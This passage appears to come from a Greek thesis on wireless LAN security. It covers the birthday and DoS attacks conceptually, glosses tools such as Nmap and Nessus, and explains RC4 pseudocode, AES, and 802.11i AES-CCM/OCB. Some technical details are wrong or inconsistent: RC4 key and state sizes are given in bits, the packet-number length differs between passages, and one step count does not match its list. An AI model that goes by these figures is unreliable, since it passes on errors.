Σύμφωνα με την pigeonhole principle, η πιθανότητα φτάνει στο 100%, όταν ο αριθμός των ατόμων φτάνει τα 366 (δεδομένου ότι υπάρχουν 365 δυνατόν γενέθλια, εκτός 29η Φεβρουαρίου). Ωστόσο, η πιθανότητα φτάνει στο 99% μόνο με 57 άτομα, και στο 50% με 23 άτομα. Τα συμπεράσματα αυτά βασίζονται στην υπόθεση ότι κάθε μέρα του έτους (εκτός 29 Φεβ) είναι εξίσου πιθανή για γενέθλια.

Τα μαθηματικά πίσω από το πρόβλημα αυτό οδήγησαν σε μια γνωστή επίθεση κρυπτογράφησης που ονομάζεται birthday attack, η οποία χρησιμοποιεί αυτό το μοντέλο πιθανοτήτων ούτως ώστε να μειώσει την πολυπλοκότητα του σπασίματος ενός stream chipper.

Birthday attack 3.5.2.6

Η birthday attack εκμεταλλεύεται τα μαθηματικά της θεωρίας των πιθανοτήτων που αφορούν το birthday problem.

Η επίθεση αυτή μπορεί να χρησιμοποιηθεί σε επικοινωνία μεταξύ δύο ή περισσότερων σημείων.

Η επίθεση εξαρτάται από την υψηλότερη πιθανότητα συγκρούσεων μεταξύ τυχαίων επιθέσεων και ενός σταθερού βαθμού μεταθέσεων, όπως περιγράφεται στο birthday problem. Δεν θα ασχοληθούμε περισσότερο με αυτήν την επίθεση και απλώς την αναφέρουμε.

Εξίσωση 1 birthday function

$$p(n;H) \approx 1 - e^{-n(n-1)/(2H)} \approx 1 - e^{-n^2/(2H)},$$

Denial-of-service attack 3.5.2.7

Η denial-of-service attack (DoS attack) ή distributed denial-of-service attack (DDoS attack) προσπαθεί να κάνει έναν υπολογιστικό πόρο ή ένα δίκτυο μη διαθέσιμο στους χρήστες του. Αυτό επιτυγχάνεται πολύ εύκολα. Συνήθως ένας κακόβουλος χρήστης, π.χ. man-in-the-middle, αφού κατορθώσει να εισέλθει στο χώρο κάλυψης ενός ασύρματου δικτύου, ξεκινάει να στέλνει ασταμάτητα μερικά μηνύματα στο μέσο π.χ. beacon. Αυτό οδηγεί στη συνεχή κατάληψη του μέσου από αυτό το χρήστη με αποτέλεσμα, οι υπόλοιποι εξουσιοδοτημένοι χρήστες να χάσουν τη σύνδεση τους στο ασύρματο τοπικό δίκτυο. Έτσι, με το πέρας του χρόνου, το ασύρματο τοπικό δίκτυο καταρρέει, καθώς δε μπορεί ούτε να στείλει αλλά ούτε και να λάβει δεδομένα.

Η United States Computer Emergency Readiness Team (US-CERT) ορίζει τις επιπτώσεις των denial-of-service attacks :

- Ασυνήθιστα χαμηλές επιδόσεις του δικτύου
- Μη διαθεσιμότητα του συγκεκριμένου δικτυακού τόπου
- Αδυναμία πρόσβασης σε κάθε ιστοσελίδα

Ορολογία και επεξηγήσεις 3.6

Address Resolution Protocol 3.6.1

Το Address Resolution Protocol (ARP) είναι ένα πρωτόκολλο που χρησιμοποιείται για να βρεθεί μία MAC διεύθυνση, με βάση μία IP διεύθυνση.

Cyclic redundancy check 3.6.2

Το Cyclic redundancy check (CRC) είναι ένας ανιχνευτής λαθών. Σχεδιάστηκε για να ανιχνεύει αλλαγές σε ψηφιακά δεδομένα. Αυτές οι αλλαγές συμβαίνουν κατά τη μετάδοση ψηφιακών δεδομένων. Το CRC χρησιμοποιείται συνήθως σε ψηφιακά δίκτυα. Το CRC είναι δημοφιλές επειδή είναι απλό στην εφαρμογή του απευθείας στο υλικό, είναι εύκολο να αναλυθεί μαθηματικά και είναι ιδιαίτερα καλό στο να εντοπίζει τα κοινά σφάλματα που προκαλούνται από τον θόρυβο στα κανάλια μετάδοσης.

Τα πιο συχνά χρησιμοποιούμενα μήκη πολυώνυμων είναι:

- 9 bit (CRC-8)

- 17 bits (CRC-16)
- 33 bits (CRC-32)
- 65 bits (CRC-64)

Ο σχεδιασμός του πολυωνύμου CRC εξαρτάται:

- από το μέγιστο συνολικό μήκος του μπλοκ δεδομένων που πρέπει να προστατευθούν (δεδομένα + CRC bits)
- από την επιθυμητή προστασία που θέλουμε να έχουμε
- από τους διαθέσιμους πόρους
- από την επιθυμητή απόδοση του αλγορίθμου

Daemon 3.6.3

Το Daemon είναι ένα πρόγραμμα υπολογιστή που λειτουργεί ως background διεργασία. Συνήθως τα ονόματα τον Daemon τελειώνουν με το γράμμα D.

Τα συστήματα συχνά δημιουργούν daemons κατά την εκκίνηση. Οι daemons εξυπηρετούν τη λειτουργία του συστήματος να ανταποκρίνεται στα αιτήματα του δικτύου, τη δραστηριότητα του υλικού, ή άλλα προγράμματα εκτελώντας κάποια εργασία για αυτά.

Initialization vector 3.6.4

Στην κρυπτογραφία, ένα Initialization vector (IV) είναι ένα διάνυσμα σταθερού μέγεθος το οποίο εισάγεται στο πρωτεύων κλειδί με σκοπό να παραχθεί ένα καινούργιο κλειδί κρυπτογράφησης το οποίο θα είναι τυχαίο ή ψευδό-τυχαίο. Η τυχαίο-ποίηση του κλειδιού κρυπτογράφησης είναι ζωτικής σημασίας για τα συστήματα κρυπτογράφησης για να επιτευχθεί σημαντική ασφάλεια. Η χρήση του IV δεν επιτρέπει σε έναν εισβολέα να συμπεράνει τις σχέσεις μεταξύ των τμημάτων του κρυπτογραφημένου μηνύματος.

Message Authentication Code 3.6.5

Στην κρυπτογραφία, ένα Message Authentication Code (MAC) είναι ένα μικρό κομμάτι πληροφοριών που χρησιμοποιούνται για την επικύρωση ενός μηνύματος.

Ένας αλγόριθμος MAC δέχεται ως είσοδο ένα κλειδί και ένα αυθαιρέτου μήκους μήνυμα που πρέπει να επικυρωθεί, και παράγει σαν έξοδο ένα MAC.

Η τιμή του MAC προστατεύει τόσο την ακεραιότητα του μηνύματος δεδομένων, όσο και την αυθεντικότητά του, επιτρέποντας έτσι τον εντοπισμό τυχόν αλλαγών στο περιεχόμενο του μηνύματος.

Nessus 3.6.6

Στην ασφάλεια υπολογιστών, Nessus είναι ένα πρόγραμμα το οποίο ψάχνει για κενά ασφαλείας. Στόχος του είναι να εντοπίσει πιθανές αδυναμίες στη δοκιμή συστημάτων.

Για παράδειγμα:

- Ελέγχει αν υπάρχουν κενά ασφάλειας τα οποία επιτρέπουν σε έναν απομακρυσμένο cracker να πάρει τον έλεγχο ή να έχει πρόσβαση σε ευαίσθητα δεδομένα του συστήματος.
- Ελέγχει αν οι κωδικοί πρόσβασης είναι αποτελεσματικοί. Το Nessus για αυτόν τον έλεγχο μπορεί να ξεκινήσει και μία επίθεση λεξικού.

Στο UNIX (συμπεριλαμβανομένου του Mac OS X), αποτελείται από nessusd, τον deamon του Nessus, που κάνει την σάρωση, και τον Nessus, τον πελάτη, ο οποίος ελέγχει, σαρώνει και παρουσιάζει τα αποτελέσματα ευπάθειας στο χρήστη.

Nmap 3.6.7

Το Nmap (Network Mapper) είναι ένας σαρωτής ασφαλείας που χρησιμοποιείται για να ανακαλύψει hosts και services σε ένα δίκτυο υπολογιστών, δημιουργώντας έτσι ένα "χάρτη" του δικτύου. Για την επίτευξη του στόχου του, το Nmap στέλνει ειδικά επεξεργασμένα πακέτα στο host και στη συνέχεια αναλύει τις απαντήσεις.

Σε αντίθεση με πολλούς απλούς σαρωτές port που στέλνουν μόνο πακέτα με κάποιο προκαθορισμένο σταθερό ρυθμό, το Nmap υπολογίζει και τη κατάσταση του δικτύου.

Χαρακτηριστικά

- Host Discovery: Προσδιορισμός hosts σε ένα δίκτυο
- Port Scanning: Καταμέτρηση ανοικτών ports σε έναν ή περισσότερους hosts
- Version Detection
- OS Detection

Εκτός από αυτές τις πληροφορίες το Nmap μπορεί να παρέχει περαιτέρω πληροφορίες σχετικά με τους στόχους όπως:

- τον τύπο των συσκευών
- τις διευθύνσεις MAC.

Wireshark 3.6.8

Το Wireshark είναι ένας δωρεάν και open-source αναλυτής πακέτων. Το Wireshark μας επιτρέπει δούμε και να αναλύσουμε ολόκληρο ή στοχευμένο μέρος της κυκλοφορίας ενός ασυρμάτου δικτύου.

ΕΠΙΛΟΓΟΣ


Στο συγκεκριμένο κεφάλαιο προσπαθήσαμε να αναλύσουμε τους διάφορους τρόπους ασφαλείας που υπήρξαν και ακόμα υπάρχουν όλα αυτά τα χρόνια στα ασύρματα τοπικά δίκτυα. Επίσης μιλήσαμε και για τις επιθέσεις που έχουν γίνει σε αυτά, προκαλώντας την ανησυχία αλλά ταυτόχρονα και τη βελτίωση των μηχανισμών αντιμετώπισής τους. Ειδικότερα, αναφέραμε δύο αλγόριθμους κρυπτογράφησης που έχουν εφαρμοστεί στα πρωτόκολλα λειτουργίας των ασύρματων τοπικών δικτύων, τον RC4 και τον AES. Στο επόμενο κεφάλαιο, θα ασχοληθούμε εκτενέστερα τη διαδικασία της κρυπτογράφησης. Δηλαδή, θα μιλήσουμε για το πώς κατορθώνουν οι δύο αυτοί μηχανισμοί, να μετατρέψουν μία καθαρή πληροφορία, σε μία κρυπτογραφημένη, ούτως ώστε να μη μπορεί να γίνει κατανοητό το περιεχόμενό της στους κακόβουλους χρήστες.

ΚΕΦΑΛΑΙΟ 4
Αλγόριθμοι κρυπτογράφησης

ΕΙΣΑΓΩΓΗ

Στο προηγούμενο κεφάλαιο ασχοληθήκαμε με την ασφάλεια των ασύρματων τοπικών δικτύων καθώς και με τις επιθέσεις που αυτά έχουν δεχθεί. Πιο συγκεκριμένα, μιλήσαμε για τα πρωτόκολλα ασφαλείας που έχουν εφαρμοστεί στα ασύρματα τοπικά δίκτυα, με στόχο την αποτελεσματική άμυνα κατά των κακόβουλων χρηστών. Όπως είδαμε, για την ορθή λειτουργία αυτών των πρωτοκόλλων ασφαλείας απαιτήθηκε ένας τρόπος κρυπτογράφησης των δεδομένων. Σε αυτό το κεφάλαιο, αφού πρώτα αναφέρουμε μερικές βασικές έννοιες για την κρυπτογράφηση, θα ασχοληθούμε με τους δύο αλγόριθμους κρυπτογράφησης που έχουν εφαρμοστεί στα πρωτόκολλα ασφάλειας των ασύρματων τοπικών δικτύων. Πιο συγκεκριμένα, θα μιλήσουμε για τον RC4 και τον AES.


Ορισμός 4.1



Κρυπτογράφηση είναι η διαδικασία μέσω της οποίας μία πληροφορία (plaintext) μετατρέπεται μέσω ενός αλγορίθμου σε μία άλλη πληροφορία της οποίας η ανάγνωση γίνεται αδύνατη (ciphertext), χωρίς τη χρήση ενός κλειδιού (key) . Η μετατροπή της καθαρής πληροφορίας σε κρυπτογραφημένη ονομάζεται κρυπτογράφηση. Η αποκρυπτογράφηση της κρυπτογραφημένης πληροφορίας είναι η διαδικασία, κατά την οποία με τη χρήση ενός κλειδιού μπορούμε επιτυχώς να μετατρέψουμε ένα ciphertext σε plaintext.

Αλγόριθμοι κρυπτογράφησης 4.2

Η επιτυχής κρυπτογράφηση της πληροφορίας βασίζεται όπως αναφέραμε και προηγουμένως στους αλγόριθμους κρυπτογράφησης. Οι αλγόριθμοι κρυπτογράφησης λοιπόν, με λίγα λόγια είναι μαθηματικές πράξεις οι οποίες μετατρέπουν με τέτοιον τρόπο την πληροφορία, ούτως ώστε αυτή να είναι αδύνατο να διαβαστεί σωστά από τους μη έγκυρους και αξιόπιστους δέκτες της. Καθώς όμως ο τρόπος που λειτουργούν οι διάφοροι αλγόριθμοι είναι γνωστός, αυτό που τους κάνει αποτελεσματικούς είναι το κλειδί.



Οπότε, η μυστικότητα του κλειδιού είναι το πιο μείζον ζήτημα στην ορθή κρυπτογράφηση της πληροφορίας. Έτσι, οι αλγόριθμοι κρυπτογράφησης, δέχονται ως δεδομένα εισόδου το plaintext και το key, και παράγουν με επιτυχία το chipertext. Βέβαια, δεν λειτουργούν όλοι οι αλγόριθμοι κρυπτογράφησης με τον ίδιο ακριβώς τρόπο και χωρίζονται σε μερικές διαφορετικές κατηγορίες που θα συναντήσουμε στη συνέχεια.


Κλειδιά 4.3

Τα κλειδιά που χρησιμοποιούνται από τους αλγόριθμους κρυπτογράφησης είναι αυτά που ορίζουν στην ουσία πως θα είναι κρυπτογραφημένη η πληροφορία. Ο πομπός και ο δέκτης δε συγκρίνουν δηλαδή τα ίδια τα κλειδιά αν είναι ίδια, αλλά χρησιμοποιώντας ο καθένας τους το ίδιο κλειδί επιτυγχάνουν τη σωστή κρυπτογράφηση και αποκρυπτογράφηση των δεδομένων. Έτσι όταν ο δέκτης λάβει ένα chipertext, αν χρησιμοποιήσει το σωστό κλειδί, θα κατορθώσει να παράγει με τη βοήθεια του αλγόριθμου κρυπτογράφησης το σωστό plaintext. Αν όμως χρησιμοποιήσει λανθασμένο κλειδί, θα παράγει μεν μία πληροφορία, αλλά αυτή θα είναι άχρηστη καθώς δεν θα βγάζει κανένα απολύτως νόημα. Όπως γίνεται εύκολα αντιληπτό, καθώς η μυστικότητα του κλειδιού είναι πολύ σημαντική, όσο μεγαλύτερο μέγεθος αυτό έχει, τόσο πιο δύσκολη είναι η εύρεσή του.

Είδη κρυπτογράφησης 4.4

Υπάρχουν δύο είδη κρυπτογράφησης, η κρυπτογράφηση συμμετρικών κλειδιών και η κρυπτογράφηση δημόσιων κλειδιών. Καθώς όμως σε αυτό το κεφάλαιο θα ασχοληθούμε μόνο με τους αλγόριθμους RC4 και AES, θα μιλήσουμε για την κρυπτογράφηση συμμετρικών κλειδιών.

Η κρυπτογράφηση συμμετρικών κλειδιών λοιπόν, βασίζεται στην ύπαρξη ενός και μόνο κλειδιού τόσο για την κρυπτογράφηση της πληροφορίας στον πομπό, όσο και στην αποκρυπτογράφηση της πληροφορίας στον δέκτη, όπως φαίνεται και στην παρακάτω εικόνα.




Βέβαια, η ύπαρξη ενός μόνο κλειδιού αποτελεί και το μεγάλο μειονέκτημα αυτού του είδους κρυπτογράφησης καθώς το κοινό κλειδί πρέπει να μείνει μυστικό ανάμεσα στον πομπό και στο δέκτη. Αν κάποιος τρίτος κατορθώσει να το μάθει, τότε θα μπορέσει με απόλυτη επιτυχία να αποκρυπτογραφήσει και να διαβάσει την πληροφορία.

Αλγόριθμος κρυπτογράφησης RC4 4.5

Όπως είδαμε και στο προηγούμενο κεφάλαιο, τόσο στο WEP όσο και στο WPA χρησιμοποιείται ο αλγόριθμος κρυπτογράφησης RC4. Ο RC4 ανακαλύφθηκε το 1987 από τον Ron Rivest και ανήκει στην RSA Inc. Το 1994 όμως ανακαλύφθηκε από κάποιον άγνωστο χρήστη ο τρόπος λειτουργίας του, και έτσι αυτός έγινε γνωστός σε όλον τον κόσμο.

Ο RC4 είναι ένας symmetric key stream chipper. Δηλαδή με τη βοήθεια του κλειδιού παράγει μία ακολουθία (key stream), την οποία συνδυάζει με το plaintext και παράγει το chipertext. Ένα χαρακτηριστικό του stream chipper είναι ότι όταν διαβάζει το plaintext, μπορεί να το διαβάσει bit-bit, ή ακόμα και byte-byte. Σε αυτήν την περίπτωση δηλαδή, το plaintext δεν είναι τίποτα άλλο παρά μία ακολουθία από bits η οποία συνδυάζεται με την ακολουθία που παρήγαγε ο RC4 με τη βοήθεια του κλειδιού, με αποτέλεσμα το κάθε bit ξεχωριστά να αλλάζει τιμή. Η πράξη που γίνεται μεταξύ ενός bit του plaintext και ενός bit του key stream είναι XOR.



Όπως γίνεται εύκολα αντιληπτό, η χρησιμότητα του RC4 είναι η παραγωγή της key stream. Ο τρόπος που η key stream παράγεται είναι σχετικά απλός. Αποτελείται από δύο ρουτίνες:

- Key scheduling (KSA)
- Pseudo-random generator (PRGA)

Key scheduling 4.5.1

Ο RC4 χρησιμοποιεί αρχικά ένα κλειδί K τυχαίου μήκους από 1 έως 256 bit. Στη συνέχεια δημιουργεί ένα πίνακα που έχει μέγεθος 256 bit. Επίσης χρησιμοποιεί και δύο μεταβλητές τύπου integer, τον i και τον j. Η διαδικασία είναι η εξής:

```
j=0;
for i=0 to 255:
S[i]=i;
```

```
for i=0 to 255:
j = (j + S[i] + K[i]) mod 256;
Swap S[i] and S[j];
```

Pseudo-random generator 4.5.2

Στη συνέχεια το S[i] που υπολογίστηκε προηγουμένως, περνάει ως είσοδο στη ρουτίνα PRGA. Για ένα plaintext M που αποτελείται από N bits, γίνεται η εξής διαδικασία:

```
i=j=0;
for (k=0 to N-1)
{
        i = (i+1) mod256;
        j = (j + S[i]) mod 256;
        swap S[i] and S[j];
        pr = S[ (S[i] + S[j]) mod256]
        output M[k] XOR pr
}
```


Έτσι, το κάθε bit του plaintext μετατρέπεται σε ένα bit του ciphertext. Αν και ο RC4 είναι σχετικά απλός και πολύ ταχύς, έχει αποδειχθεί ότι έχει μερικά μειονεκτήματα. Μερικά από αυτά είναι ότι τα αρχικά bit της key stream δεν είναι τυχαία μεταξύ τους οπότε πρέπει να απορρίπτονται. Επίσης, αν μετά από μερικές χιλιάδες πακέτα χρησιμοποιηθεί η ίδια key stream, μπορεί πολύ εύκολα να υπολογιστεί το κλειδί.

AES 4.6

Με την απόφαση FIPS-197 (Federal Information Processing Standard) το Νοέμβριο του 2001, ο Advanced Encryption Standard (AES) έγινε ο standard αλγόριθμος για την κρυπτογράφηση των δεδομένων. Οι αποφάσεις FIPS είναι αποφάσεις της κυβέρνησης των Ηνωμένων Πολιτειών που συσχετίζονται με τη χρήση υπολογιστικών συστημάτων. Ο AES αντικατέστησε τον Data Encryption Standard (DES).

Αρκετά ενδιαφέρον είναι ο τρόπος που επιλέχθηκε ο αλγόριθμος κρυπτογράφησης για το σχηματισμό του AES. Έτσι, τον Ιανουάριο του 1997, το National Institute of Technology (NIST) ανακοίνωσε ότι αναζητούσε έναν νέο αλγόριθμο κρυπτογράφησης, πάνω στον οποίο θα στηριζόταν ο AES. Η διαδικασία είχε αρκετές υποψηφιότητες και κράτησε αρκετά χρόνια, ούτως ώστε το NIST να βγάλει το τελικό συμπέρασμα. Αφού λοιπόν αξιολόγησε όλους του υποψήφιους αλγορίθμους ως προς κάποια σημαντικά χαρακτηριστικά –όπως ασφάλεια, κόστος υλοποίησης ταχύτητα κ.α., κατέληξε στον αλγόριθμο Rijndael. Ο αλγόριθμος αυτός κατασκευάστηκε από τους Βέλγους Joan Daemen και Vincent Rijmen. Με βάση τις προδιαγραφές του AES που εξέδωσε το NIST, ο AES θα χρησιμοποιήσει μερικές από τις δυνατότητες του Rijndael.

Ο AES είναι ένας symmetric key block cipher. Δηλαδή χρησιμοποιεί, όπως και ο RC4, το ίδιο κλειδί τόσο για την κωδικοποίηση των δεδομένων, όσο και για την επιτυχή αποκωδικοποίησή τους. Ο AES υποστηρίζει κλειδιά μήκους 128, 192 και 256bit. Η λειτουργία του AES φαίνεται στο παρακάτω σχήμα. Ένα plaintext κρυπτογραφείται με βάση ένα κλειδί και παράγεται το ciphertext. Στη συνέχεια το ciphertext με βάση το ίδιο κλειδί αποκρυπτογραφείται και παράγεται εκ νέου το plaintext.



Κατ' αρχάς, ο AES είναι block cipher. Αυτό σημαίνει ότι ο AES κρυπτογραφεί ένα block κάθε φορά. Δηλαδή δέχεται σαν είσοδο ένα block, το κρυπτογραφεί και στη συνέχεια το εξάγει. Αυτό το block είναι μήκους 128bit. Ο αριθμός των bit που απαρτίζουν ένα block ονομάζεται block size. Στην περίπτωση που το plaintext δεν είναι πολλαπλάσιο του μεγέθους του block size, τότε προστίθενται σε αυτό τόσα bit, όσα χρειάζονται για να γίνει εν τέλει το μέγεθος του plaintext πολλαπλάσιο του block size.

Στην ουσία το block είναι μία αλληλουχία 128bit, τα οποία παίρνουν είτε την τιμή 0 είτε την τιμή 1. Για να είναι δυνατή η επεξεργασία αυτής της αλληλουχίας, χρησιμοποιείται μία μεταβλητή i, η οποία θα μας δείχνει τη θέση του κάθε bit μέσα σε αυτήν την αλληλουχία. Έτσι οι δυνατές τιμές του i, αναλόγως με το μήκος του AES κλειδιού και του block είναι:


- 0<= i <=128
- 0<= i <=192
- 0<= i <=256

Η βασική μονάδα επεξεργασίας στον AES είναι το byte, δηλαδή μία ακολουθία που αποτελείται από 8 bit. Όλες οι τιμές στον AES, δηλαδή το AES κλειδί, το block που εισάγεται και το κρυπτογραφημένο block που εξάγεται, αναπαρίστανται από πίνακες byte. Δηλαδή αν a ο πίνακας, τότε για κλειδί n, η

αναπαράσταση του πίνακα είναι an ή a[n], όπου 0<= n <16 στην περίπτωση που το μήκος του AES κλειδιού είναι 128bit. Το κάθε byte συμβολίζεται με τη σειρά του ως {b7, b6, b5, b4, b3, b2, b1, b0}.

Κρυπτογράφηση στον AES 4.6.1


Αναλυτικότερα, η κρυπτογράφηση στον AES γίνεται ως εξής. Το plaintext χωρίζεται σε block των 128bit. Το κάθε block μετατρέπεται σε ένα πίνακα byte 4x4 που ονομάζεται state. Γνωρίζοντας τη θέση του κάθε byte σε αυτόν τον πίνακα, μπορεί να επιτευχθεί εύκολα κρυπτογράφηση σε αυτά. Στη συνέχεια, αφού κρυπτογραφηθούν όλα τα byte, ένας πίνακας byte 4x4 θα αποτελέσει την έξοδο του AES.



Ο AES έχει όμως μία πολύ σημαντική λεπτομέρεια. Επιτυγχάνει την κρυπτογράφηση των block σε μερικά βήματα που ονομάζονται rounds. Σε κάθε round, η λογική της επεξεργασίας των δεδομένων είναι ίδια. Δηλαδή, σε αυτήν την περίπτωση, ο AES κρυπτογραφεί το ίδιο block με διαφορετικό κλειδί για κάθε round. Τα round κλειδιά διαμορφώνονται από το key schedule, το οποίο δημιουργείται από το κλειδί που εισάγει ο χρήστης. Ο αριθμός των rounds που θα εφαρμοστούν στο κάθε block εξαρτάται από το μήκος του κλειδιού. Έτσι αν το κλειδί είναι μήκους 128bit τότε θα εφαρμοστούν 10 rounds. Αν το κλειδί είναι μήκους 192bit τότε θα εφαρμοστούν 12 rounds και τέλος, στην περίπτωση που το κλειδί είναι μήκους 256bit θα εφαρμοστούν 14 rounds.

Σε κάθε round που εκτελείται, στο state που αναφέραμε προηγουμένως, εφαρμόζονται 4 διαδικασίες. Αυτές οι διαδικασίες αναφορικά είναι:

1. SubBytes
2. ShiftRows
3. MixColumns
4. AddRoundKey



Καταστάσεις λειτουργίας του AES 4.6.2

Ο AES έχει τρεις διαφορετικές καταστάσεις λειτουργίας. Αυτές είναι:

- Electronic Codebook (ECB)
- Counter mode (CTR)
- Cipher-Block Chaining (CBC)

Οι δύο τελευταίες καταστάσεις, το CTR και το CBC, αναλύθηκαν στο προηγούμενο κεφάλαιο. Το ECB, αρχικά, χωρίζει ένα plaintext M, στα επιμέρους τμήματα M1, M2 … Mn, και τα κρυπτογραφεί όλα με την παρακάτω διαδικασία:

for i=1 to n do Ci ← EK(Mi) όπου:

- EK είναι η κρυπτογράφηση με τη χρήση του κλειδιού K.
- C1, C2 ….. Cn, τα κρυπτογραφημένα block που απαρτίζουν το chipertext.

Η αποκωδικοποίηση γίνεται απλά με τον αντίστροφο τρόπο.

Το ECB δεν είναι ασφαλής, στην περίπτωση που θέλουμε να κρυπτογραφήσουμε δεδομένα τα οποία επαναλαμβάνονται, δηλαδή περιέχουν την ίδια πληροφορία. Ο λόγος είναι ότι στο ECB, μπορούμε να εντοπίσουμε τα block που περιέχουν την ίδια πληροφορία. Αφού χρησιμοποιείται το ίδιο κλειδί στην κρυπτογράφηση των block, όταν υπάρξουν δύο block τα οποία να περιέχουν την ίδια πληροφορία, το αποτέλεσμα της κρυπτογράφησής τους θα είναι ακριβώς το ίδιο. Γεγονός το οποίο μπορεί να φανεί χρήσιμο σε κάποιον κακόβουλο χρήστη.

Ενθυλακώσεις του AES στο 802.11i 4.6.3

Στην IEEE και ειδικότερα στο IEEE 802.11 TGi (Task Group i) προτάθηκαν δύο διαφορετικοί τρόποι ενθυλάκωσης των λειτουργιών του AES. Αυτοί είναι ο AES-CCM και ο AES-OCB.

AES-CCM 4.6.3.1

Ο AES-CCM βασίζεται στο Counter Mode του AES για το απόρρητο των δεδομένων και στο Cipher Block Chaining για την αυθεντικοποίηση των δεδομένων.

Η λειτουργία του AES-CCM απαιτεί την ύπαρξη δύο σταθερών μεταβλητών. Η πρώτη, είναι ένα AES κλειδί. Το CCM χρησιμοποιεί αυτό το κλειδί τόσο για την κρυπτογράφηση όσο και για τον υπολογισμό του MIC. Η δεύτερη είναι το Packet Number. Στο προηγούμενο κεφάλαιο έγινε εκτενής αναφορά στο MIC και στο Packet Number. Θυμίζουμε ότι με τη χρήση του Packet Number σε συνδυασμό με το source MAC και το QoS priority παράγεται το Nonce, το οποίο δέχεται ο AES σαν είσοδο αφού πρώτα του προσθέσει 24 bit.

1. Η υλοποίηση του AES-CCM για την κρυπτογράφηση των 802.11 πλαισίων γίνεται σε 4 βήματα.
2. Αρχικά, δημιουργεί ένα Counter mode μετρητή και ένα CBC και αυξάνει το μετρητή κατά ένα.
3. Μόλις ολοκληρωθεί το βήμα 1, χρησιμοποιεί το AES κλειδί και το CBC για να υπολογίσει το MIC. Μόλις το υπολογίσει το προσθέτει στα δεδομένα του MPDU. Το MIC είναι μεγέθους 64bit.
4. Στη συνέχεια, χρησιμοποιεί το AES κλειδί και το Counter Mode μετρητή για να κρυπτογραφήσει τα δεδομένα του MPDU- στο οποίο έχει προστεθεί και ο MIC, μέσω της διαδικασίας του Counter Mode.
5. Τέλος, ολοκληρώνει τη διαδικασία ασφάλισης του MPDU, τοποθετώντας τον αριθμό ακολουθίας του πακέτου ανάμεσα στην επικεφαλίδα του 802.11 και των κρυπτογραφημένων δεδομένων.

Συνοψίζοντας, ο AES-CCM αυξάνει το payload των δεδομένων του MPDU κατά 112bit. Τα 64bit του MIC και τα 48bit του αριθμού ακολουθίας πακέτου.

Η υλοποίηση του AES-CCM για την αποκρυπτογράφηση των 802.11 εισερχομένων MPDU γίνεται σε 4 βήματα.

- Από το εισερχόμενο MPDU αποσπάται ο αριθμός ακολουθίας του πακέτου. Αν η τιμή αυτή έχει ξανά-παρθεί στο παρελθόν, τότε το πακέτο απορρίπτεται, καθώς πρόκειται για επανάληψη. Στην αντίθετη περίπτωση, που ο αριθμός ακολουθίας είναι μοναδικός, κατασκευάζεται ο Counter Mode μετρητής και ο CBC από τον αριθμό ακολουθίας του πακέτου.
- Στη συνέχεια, ο Counter Mode αποκρυπτογραφεί το κρυπτογραφημένο ωφέλιμο φορτίο χρησιμοποιώντας το AES κλειδί και την τιμή του Counter Mode μετρητή.

- Τέλος, υπολογίζει το MIC χρησιμοποιώντας το AES κλειδί και το CBC, μήκους 64bit, και συγκρίνει το αποτέλεσμα του κατασκευασμένου MIC με το MIC του κρυπτογραφημένου εισερχομένου MPDU. Αν οι τιμές των δύο MIC διαφέρουν, τότε απορρίπτει το εισερχόμενο πλαίσιο ως πλαστογραφημένο. Αλλιώς το δέχεται ως αυθεντικό.

AES-OCB 4.6.3.2

Ο AES-OCB βασίζεται στο Offset Codebook mode (OCB) του AES. Το OCB mode εξασφαλίζει το απόρρητο των δεδομένων και παρέχει την αυθεντικοποίησή τους χρησιμοποιώντας ένα μόνο κλειδί. Το Offset αντιπροσωπεύει μία τυχαία τιμή την οποία το OCB mode χρησιμοποιεί για να παράγει μία ακολουθία τιμών O1, O2, O3….

Το OCB mode χρησιμοποιεί το Nonce αντί των IV ή του μετρητή για την τυχαιοποίηση της κρυπτογράφησης. Το Nonce είναι οποιαδήποτε τιμή η οποία χρησιμοποιείται το πολύ μία φορά στο περιεχόμενο του κλειδιού. Έστω ότι το N υποδηλώνει το Nonce για ένα μήνυμα M = M1M2M3…Mn, τότε το OCB mode κρυπτογραφεί το block Mi ως Ek(Mi XOR Oi XOR N) XOR Oi XOR N. Το OCB mode κρυπτογραφεί το τελευταίο block μηνύματος με λίγο διαφορετικό τρόπο, τον οποίο δεν θα αναλύσουμε. Το τελευταίο αυτό block συμβολίζεται ως Yn. Το OCB mode υπολογίζει το MIC ως Ek(M1 XOR .. XOR Mn XOR Yn XOR On+1 XOR N).

Όπως ο AES-CCM, έτσι και ο AES-OCB απαιτεί την ύπαρξη δύο μεταβλητών. Η πρώτη μεταβλητή είναι κλειδί AES. Ο AES-OCB χρησιμοποιεί αυτό το κλειδί τόσο για την κρυπτογράφηση, όσο και για την αποκρυπτογράφηση των δεδομένων.

Η δεύτερη μεταβλητή είναι ο αριθμός ακολουθίας του πακέτου μεγέθους 28bit. Ο AES-OCB χρησιμοποιεί τον αριθμό ακολουθίας του πακέτου για να δημιουργήσει το OCB mode Nonce. Για να δημιουργήσει το Nonce, χρησιμοποιεί τις MAC διευθύνσεις του αποστολέα και του παραλήπτη, το QoS καθώς και τον αριθμό ακολουθίας του πακέτου.

Ο AES-OCB κρυπτογραφεί το MSDU, ή ακόμα και ολόκληρα πακέτα σε τρία βήματα.

1. Αρχικά, κατασκευάζεται το OCB mode Nonce και αυξάνει τον αριθμό ακολουθίας του πακέτου κατά ένα. Η αύξηση της τιμής του αριθμού ακολουθίας του πακέτου συμβάλλει στην αντιμετώπιση του προβλήματος της επανάληψης, δηλαδή της χρησιμοποίησης του ίδιου Nonce με το ίδιο κλειδί.
2. Μόλις ολοκληρωθεί το βήμα 1, χρησιμοποιείται το AES κλειδί και το Nonce για την κρυπτογράφηση των δεδομένων του MSDU και υπολογίζεται το MIC μεγέθους 64bit.
3. Ολοκληρώνει την προστασία του MSDU τοποθετώντας τον αριθμό ακολουθίας του πακέτου ανάμεσα στην επικεφαλίδα του MSDU και στα κρυπτογραφημένα δεδομένα.

Συνοψίζοντας, ο AES-OCB αυξάνει το payload των δεδομένων του MSDU κατά 96bit. Τα 64bit του MIC και τα 32bit του αριθμού ακολουθίας πακέτου.

Ο AES-OCB αποκρυπτογραφεί το MSDU σε δύο βήματα.

1. Αρχικά, από το εισερχόμενο MSDU, αποσπάται ο αριθμός ακολουθίας του πακέτου. Εάν αυτή η τιμή έχει ξανά-παρθεί στο παρελθόν, τότε το πακέτο απορρίπτεται καθώς πρόκειται για επανάληψη. Στην αντίθετη περίπτωση αποσπώνται από το εισερχόμενο MSDU οι MAC διευθύνσεις, το QoS, και κατασκευάζεται το OCB mode Nonce.
